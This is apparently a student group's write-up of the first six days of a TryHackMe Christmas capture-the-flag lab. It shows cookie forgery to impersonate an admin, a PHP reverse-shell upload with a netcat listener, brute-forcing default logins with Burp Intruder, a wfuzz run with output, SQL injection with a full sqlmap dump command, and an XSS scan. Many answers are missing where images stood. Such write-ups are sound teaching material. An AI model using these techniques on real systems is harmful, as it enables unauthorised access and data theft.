PSP0201 Weekly Writeup

Group Name: Hepi3Fren

Members


ID	Name	Role
1211101589	Chew Shen	Leader
1211101582	Teoh Kai Loon	Member
1211101737	Lim Zhong Jun	Member

Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1:



Question 2:



Question 3 & Question 4 & Question 5 & Question 6:



Question 7:

Question 8:

Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now show an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag


Day 2 - The Elf Strikes Back!

Tool used: Kali Linux, FireFox

Question 1:


> For Elf McEager:
> You have been assigned an ID number for your audit of the system: `ODIzODI5MTNiYmYw` . Use this to gain access to the upload section of the site.
> Good luck!
>
> *You note down the ID number and **navigate to the displayed IP address (10.10.85.83) in your browser.***

Question 2:




Question 3:

Question 4:



Question 5:



Thought Process/Methodology:

After insert the string text (?id=ODIzODI5MTNiYmYw) given by the room of tryhackme, search for the page source and the file type that are accepted will be shown. The directory can be found by using gobuster or try the directory given by the room. The netcat parameter explanation can be found on the room or just by search on google. Run /usr/share/webshells/php/php-reverse-shell.php on terminal and change the ip and the port. Run netcat to listen to port 443 and upload the reverse shell to the website. Run cat /var/www/flag.txt after the netcat listens and the flag will be shown.

Day 3-Christmas Chaos

Tools used: Kali Linux, Firefox,burpsuite

Solution/walkthrough:

Question 1

control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging,

Question 2

default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

Question 3

Question 4

See it inside edit burp

Question5


See it inside edit burp

Question 6

Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

Question 7

After done attack,log in with the username and password,it will show the flag



Thought Process/Methodology:
First,we start burpsuite.Then we click on the foxy proxy and select burp.Then , we go back to the chosen website and then at the bursuite we tap forward.Then we type username and password at the website and then sign in.The request will show up in the proxy tab,we right click it and click the send to intruder.After that we go to the intruder tab and then click the “Position” tab.We highlight the username and the click add,then highlight the password and click add.Then,for the attack type we select “cluster bomb”.Then we go to the “Payloads”tab, for set 1 , at the “ Payload Options”,we add some username such as “admin”, “root” and “user”.Then we go to the payload set 2 and then we add some common default password for example “password”,”admin” and “12345” at the payload option.after that we click the start attack button.Then we choose the combination that have different length.After that we go back to the webpage and then type the username:”admin” and password:”12345”.Then it will show us the flag.


Day 4-Santa's watching

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 2


Run the command gobuster and found the /api directory on the last second line. The file site-log.php is shown on the 2nd picture.



Question 3


Fuzz the date parameter on the file site-log.php

```
┌──(1211101737㉿kali)-[~]
└─$ wfuzz -c -z file,wordlist -u http://10.10.16.180/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work corre
ctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.16.180/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000009:   200        0 L      0 W        0 Ch        "20201108"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000002:   200        0 L      0 W        0 Ch        "20201101"
000000008:   200        0 L      0 W        0 Ch        "20201107"
000000006:   200        0 L      0 W        0 Ch        "20201105"
000000004:   200        0 L      0 W        0 Ch        "20201103"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000005:   200        0 L      0 W        0 Ch        "20201104"
000000007:   200        0 L      0 W        0 Ch        "20201106"
000000010:   200        0 L      0 W        0 Ch        "20201109"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000016:   200        0 L      0 W        0 Ch        "20201115"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000017:   200        0 L      0 W        0 Ch        "20201116"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000019:   200        0 L      0 W        0 Ch        "20201118"
000000013:   200        0 L      0 W        0 Ch        "20201112"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000018:   200        0 L      0 W        0 Ch        "20201117"
000000021:   200        0 L      0 W        0 Ch        "20201120"
000000025:   200        0 L      0 W        0 Ch        "20201124"
000000022:   200        0 L      0 W        0 Ch        "20201121"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000024:   200        0 L      0 W        0 Ch        "20201123"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000028:   200        0 L      0 W        0 Ch        "20201127"
000000031:   200        0 L      0 W        0 Ch        "20201130"
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000023:   200        0 L      0 W        0 Ch        "20201122"
000000027:   200        0 L      0 W        0 Ch        "20201126"
```



THM{D4t3_AP1}

Question 4



Thought Process/Methodology:
Having accessed the target machine, we use GoBuster against the target and found the /api directory. We enter the <ip>/api to find the file. After that, we fuzz the date parameter on the site-log.php and we got the flag.


Day 5-Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burpsuite

Solution/Walkthrough:


Question 1

Searched it on google.com



Question 2


By simply guessing the login panel through the hint on TryHackMe.com



Question 3

Santa's TODO: Look at alternative database systems that are better than sqlite.

Question 6



Question 4/ Question 5/ Question 6/Question 7/Question 8

-22 entries are there in the gift database by simply counting. James' age is shown on the corresponding row under the 'age' column. Github ownership under the 'title' column is corresponding to Paul.

Thought Process/Methodology:

Having accessed the target machine, we were shown a Santa's Official Forum page. We then enter the santa panel with /santapanel after the IP address. We entered ' or true -- statement on the username bar. The same statement ' or true -- is entered into the database and the table is shown. After that, we opened BurpSuite and BurpSuite Browser. The same IP address with /santapanel applies on this browser and login using the ' or true -- statement. We entered 'test' on the search bar with 'intercept is on' with BurpSuite and save it. Run the command sudo sqlmap -r santapanelsql --tamper=space2comment --dump-all --dbms sqlite. Finally, we got the table, flag and the admin password

Day 6-Be careful with what you wish on a Christmas night
Tools used: Kali Linux, Firefox, OWASP ZAP

Solution/Walkthrough:

Question 1

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

Question 2


Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)


```
^\d{5}(-\d{4})?$
```

Question 4


The query “q” is shown (?q=lol) on the search bar by simply typing “lol” on the search query



Question 5



Question 6 & Question 7



Thought Process/Methodology:
Having accessed the target machine, we were shown a Santa's portal page. Firstly, we simply enter "lol" in the "search query" and we found the query "q". We proceeded to install OWASP ZAP and open it. Furthermore, we click "Automated Scan" and put in our IP address on "URL to attack" and start to attack by clicking the "Attack" button. After that, by simply entering the wish on "Enter your wish here" on Santa's portal, we can now see 2 XSS alerts.

